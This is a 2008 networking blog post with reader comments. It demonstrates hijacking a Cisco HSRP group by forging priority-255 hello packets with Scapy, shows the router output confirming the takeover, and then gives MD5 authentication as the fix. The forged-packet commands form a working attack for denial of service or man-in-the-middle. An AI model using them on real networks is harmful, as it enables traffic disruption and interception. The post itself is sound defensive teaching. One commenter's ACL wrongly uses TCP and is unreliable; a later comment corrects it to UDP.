

The premiere source of truth powering network automation. Open and extensible, trusted by thousands.

NetBox is now available as a managed cloud solution! Stop worrying about your tooling and get back to building networks.
Hijacking HSRP
By stretch | Monday, October 27, 2008 at 9:09 a.m. UTC
First hop redundancy protocols including HSRP, VRRP, and GLBP can be used to emulate a virtual router on a subnet, typically hosts' default gateway. However, if adequate authentication is not enabled, a malicious user can claim a higher priority and become the active router, which positions him to create a denial of service (DoS) or man in the middle (MITM) attack. All three protocols mentioned posess this vulnerability, but the following example demonstrates exploitation only of HSRP.
The Vulnerability
Consider the following topology, in which routers 1 and 2 provide a redundant virtual default gateway at 172.16.40.1 for LAN hosts in the 172.16.40.0/24 subnet.

Both routers have an HSRP group configured on their FastEthernet0/0 interface. R2 is configured as the standby router with a priority of 90 (R1 has the default priority of 100).
R1:

interface FastEthernet0/0
 ip address 172.16.40.10 255.255.255.0
 standby 1 ip 172.16.40.1

R2:

interface FastEthernet0/0
 ip address 172.16.40.20 255.255.255.0
 standby 1 ip 172.16.40.1
 standby 1 priority 90
We can verify that R1 is the active HSRP router using the show standby command:
R1# show standby
FastEthernet0/0 - Group 1
  State is Active
2 state changes, last state change 00:43:11
  Virtual IP address is 172.16.40.1
  Active virtual MAC address is 0000.0c07.ac01
Local virtual MAC address is 0000.0c07.ac01 (v1 default)
  Hello time 3 sec, hold time 10 sec
Next hello sent in 0.868 secs
  Preemption disabled
  Active router is local
  Standby router is 172.16.40.20, priority 90 (expires in 8.856 sec)
  Priority 100 (default 100)
  IP redundancy name is "hsrp-Fa0/0-1" (default)
Both routers exchange HSRP hello packets at the default interval of three seconds. Because these packets are multicast to 224.0.0.2 (the "all routers" IPv4 multicast address), they are flooded to all hosts in the broadcast domain. This means any host with layer two connectivity can intercept and inspect the HSRP parameters. An HSRP packet from R1 in our topology looks like this:

This single HSRP packet provides all the information necessary for an attacker to hijack the HSRP group and become the active router.
The Attack

To usurp the active router, we need only to inject HSRP hellos claiming the active role with a higher priority. Fields of interest from the intercepted packet above are:
- State - A state of "active" (code 16) verifies we have a hello from the active router.
- Hellotime - This value is how often we should retransmit our forged hello packet, in seconds.
- Priority - We'll need to claim a higher priority than the active router to take over.
All other fields should match between our captured packet and the one we inject.
A number of tools are available to emulate an HSRP router, but for this example we'll use the Scapy packet manipulation framework. Scapy provides a very convenient interface for constructing, transmitting, and capturing packets. We can make use of its prebuilt libraries to easily construct a forged HSRP packet. Each protocol layer is built from an independent Python object:
Linux# scapy
Welcome to Scapy (2.0.0.10 beta)
>>> ip = IP(src='172.16.40.128', dst='224.0.0.2')
>>> udp = UDP()
>>> hsrp = HSRP(group=1, priority=255, virtualIP='172.16.40.1')
We only need to specify the important values; Scapy is smart enough to fill in things like the UDP port number and packet length on transmission. Because our intercepted packet indicated a hello time of three seconds, we'll need to retransmit our forged packet at the same interval (inter=3) indefinitely (loop=1):
>>> send(ip/udp/hsrp, iface='eth1', inter=3, loop=1)
With this command, Scapy begins repeatedly transmitting the packet we built onto the wire every three seconds. Aside from the source IP address and increased HSRP priority, our injected packets are virtually identical to the ones coming from R1 (including the default authentication string of "cisco"). When R1 begins receiving our forged hellos, we see it transition state from active to speak, then from speak to standby:
%HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Active -> Speak
%HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Speak -> Standby
Similarly, R2 has transitioned from standby to listen, as it has the least of the three priorities in play, and there can only be one active and one standby router.
The output of show standby on R1 verifies we have become the active router:
R1# show standby
FastEthernet0/0 - Group 1
  State is Standby
4 state changes, last state change 00:00:57
  Virtual IP address is 172.16.40.1
  Active virtual MAC address is 000c.2960.d782
Local virtual MAC address is 0000.0c07.ac01 (v1 default)
  Hello time 3 sec, hold time 10 sec
Next hello sent in 2.040 secs
  Preemption disabled
  Active router is 172.16.40.128, priority 255 (expires in 7.288 sec)
  Standby router is local
  Priority 100 (default 100)
  IP redundancy name is "hsrp-Fa0/0-1" (default)
At this point, we have achieved an eventual denial of service attack, as neither router will answer ARP requests for 172.16.40.1 so long as we are seen as the active router. Although our example ends here, we could opt to begin answering ARP requests for 172.16.40.1 with our own MAC. By capturing the traffic from other hosts on the LAN and forwarding it on to one of the legitimate routers, we could easily achieve a man-in-the-middle attack.
The Fix
Configuring a plain-text authentication string is obviously useless, as an attacker can easily intercept and reuse it just as we did with the default authentication string ("cisco"). However, with MD5 hash authentication configured, each router will append a secure one-way hash to the end of each HSRP packet.
R1(config)# interface f0/0
R1(config-if)# standby 1 authentication md5 key-string MyPassword
R2(config)# interface f0/0
R2(config-if)# standby 1 authentication md5 key-string MyPassword
While an attacker can still intercept and interpret these packets, he can't inject an altered copy without knowing the key string used to create the MD5 hash. If we try our attack again, this time both routers simply log an HSRP authentication failure:
%HSRP-4-BADAUTH: Bad authentication from 172.16.40.128, group 1, remote state Active
Posted in Security
Comments
October 27, 2008 at 10:42 a.m. UTC
Interesting stuff and nice to see output from an actual example of it working (Or not in the case of Authenticated HSRP).
October 27, 2008 at 10:58 a.m. UTC
Although an MD5 hashed authentication is agood first line of defense, it is always possible to assume the role of default or active gateway in a Layer2 network.
Therefor always run some form of ARPwatching mechanism on your switches (e.g. Ciscos' Dynamic Arp Inspection and Sourceguard) to protect yourself against all kinds of L2 attacks.
October 27, 2008 at 11:57 a.m. UTC
nice one stretch - keep it up. thanks.
October 27, 2008 at 4:54 p.m. UTC
Thanks for your article, just a question however. I make a test with 2 routers under GNS3. One of my router use authentication and the other one no auth.
So yes I have a BADAUTH message on my router using authentication, but the conclusion is that both router finish to be active. Router using no authentication is active.
So are you really sure that authentication prevent from rogue gateway ?
Thanks
October 27, 2008 at 5:58 p.m. UTC
I don't have anything beneficial to add to this post. But I did want to say that this site is awesome! The detail and information posted is great! Keep it up please :)
October 28, 2008 at 12:26 a.m. UTC
@nemako, I'm guessing both routers assume the active role because neither can see the other due to the hello packets not being accepted by the other. The authenticated ones not being accepted by the router doing no authentication and the non-authenticated ones not being accepted by the router doing authentication.
Since neither router knows of the other they'll both assume the role of active. Did you see duplicate IP address error messages in the logs of each router?
Stretch, very nice. I deal with HSRP at work all the time and it's good to see a reason to push for authentication along with examples of how easy it would be to cause problems.
October 28, 2008 at 10:43 a.m. UTC
Awesome, very interesting as usual. Keep the good work up and I will learn and understand even more. Your are a star.
October 28, 2008 at 4:53 p.m. UTC
Great article strech, and I think Dirk makes a great point also.
October 29, 2008 at 4:19 p.m. UTC
You can achieve the same result using Yersinia. If you are interested in other L2 attacks give it a try. Anyway your post is pretty useful and clear.
November 20, 2008 at 2:22 p.m. UTC
Hi All, nice stuff . In the config , non of the routers are using the preempt option , is the rogue hsrp router will still take precedence even though both genuine hsrp routers are still up ?
Cheers
March 31, 2009 at 9:26 a.m. UTC
To answer to Sgtcasey, I made myself a quick test with 1 router with authentication and a 3d one without any authentication. As expected, the 2 routers are "active". But, no duplicate IP address was detected. And worst, my switch where the 2 routers were connected has "chosen" the MAC address of router with any authentication!
Therefore, what is the need of HSRP authentication?
March 26, 2010 at 5:36 p.m. UTC
if you knew the SVI that this HSRP setup is used for couldn't it be used for a man in the middle attack??
July 29, 2010 at 7:47 p.m. UTC
I have been aware of this for a while, but your illustration is very clear and succinct. I still cannot seem to find any references to a standardized vulnerability, ala CVE, OSVDB, Bugtraq, etc. Anybody know of one?
July 11, 2011 at 9:11 p.m. UTC
Please help me understand how MD5 auth is secure. I must be missing something. This is how I think it works: The MD5sum of "MyPassword" is "1232369feab3a3cc2e1c2d2a31b2a17e". So router A sends the hash to router B. Now router B does a MD5sum on "MyPassword" and comes up with the same hash. Therefore you are authenticated. Now if you can see that hash with Wireshark, why can't you just create a packet with that hash in it, the same way you did with the clear text password? I know I have something wrong and it is driving me crazy.
EDIT: Could it be that I am correct, and sending a hash is just a way to protect your passwords?
July 11, 2011 at 10:34 p.m. UTC
@rubberneck: The MD5 checksum is generated from a concatenation of the shared secret and certain dynamic header fields so that it constantly changes. An attacker can't just replay a hash sniffed from the network; he would need to generate a correct hash for the packet he wants to send, for which he needs to know the cleartext shared secret. Hope that helps.
July 12, 2011 at 2:14 p.m. UTC
Thanks Stretch, of course it seems obvious to me now that I know. The site is awesome.
September 20, 2011 at 9:31 p.m. UTC
Hey Stretch,
Nice writeup. I'm a huge fan. I wanted to bounce something off of you. Do you happen to know which fields in the HSRP datagram are hashed with MD5, and how the keystring is applied (prepended, appended, XOR'd)? This seems to be an often misunderstood security mechanism.
Thank you again for your commitment to teaching others.
-Jeremy
January 19, 2012 at 5:18 p.m. UTC
Hi,
Do you know if there is a way to filter HSRP packets from reaching the end users interfaces? I tried to apply a acl matching the HSRP packet but it did not work, any other way to fiolter it?
September 10, 2012 at 5:01 p.m. UTC
Hi,
before all thank you for this awesome post! Anyway I'd like to better understand the relation between HSRP and the impact of a potential attack like this when port security is enabled.
Cisco states: "When port security is configured on the switch ports that are connected to the HSRP enabled routers, it causes a MAC violation, since you cannot have the same secure MAC address on more than one interface...workaround: 1) disable port security 2) Issue the standby use-bia command on the routers" - from http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a0080094afd.shtml
Q1: Do we need to assume that this attack works only if port security has been disabled on the switch ports that are connected to the HSRP enabled routers?
Cisco states again: "When a router becomes active, the virtual IP address is moved to a different MAC address. The newly active router sends a gratuitous ARP response, but not all host implementations handle the gratuitous ARP correctly." - http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a0080094a91.shtml#multihsrp
Q2: So, does an attacker pretending to be the new active router need to "manually" issue an gratuitous ARP to "update" the MAC address of the virtual IP?
Thank you
September 27, 2012 at 7:30 p.m. UTC
useful things are given by a geek!!! thanks
October 18, 2012 at 1:14 p.m. UTC
The best way to block HSRP attack is as below:
R1(config)# interface f0/0
R1(config-if)#ip access-group HSRP in

R1(config)#ip access-list extended HSRP
           permit tcp host 172.16.40.20 host 172.16.40.10 eq 1985
           deny tcp any host host 172.16.40.10 eq 1985
           permit ip any any
Configure on R2 also accordingly. This will block any traffic on HSRP port 1985 from any ip except the R1&R2 ips.
November 13, 2012 at 5:57 p.m. UTC
Strech - thank you very much for your efforts. This article helped me to understand HSRP even better, and understand the security threats that needs to be take in consideration.
Great article, keep up the great work!
July 22, 2013 at 12:49 p.m. UTC
Hey Jeremy,
What happens when both routers are in Active state. Both the router would become eligible to recive packets.
How will the underneath switch behave in this case ? To whom will it send packet to ?
thanks,
Nikhil
October 4, 2013 at 2:05 a.m. UTC
Thanks . Good one to read and understand the risks. I agreed with Vineesh to restrict the hsrp traffic by accesslist
August 19, 2015 at 3:44 a.m. UTC
Have noticed the same issue when the current Active router is setup with Authentication that the Standby router is not configured with. %HSRP-4-BADAUTH: Bad authentication packet is received... however both routers then respond to ping echos sent to the virtual router. Strange. My assumption is that the current Active router will continue to forward packets bound to the virtual router IP, and the Standby router would not be considered part of that HSRP Group (because it fails to authenticate - and hence should be kicked out of the group, or atleast not forward on behalf of the virtual router anymore!? is my logic broken?)
Vineesh - your ACL should specify UDP as the protocol. HSRP uses UDP at transport layer.
R1(config)# interface f0/0
R1(config-if)#ip access-group HSRP in
R1(config)#ip access-list extended HSRP
permit udp host 172.16.40.20 host 172.16.40.10 eq 1985
deny udp any host host 172.16.40.10 eq 1985
permit ip any any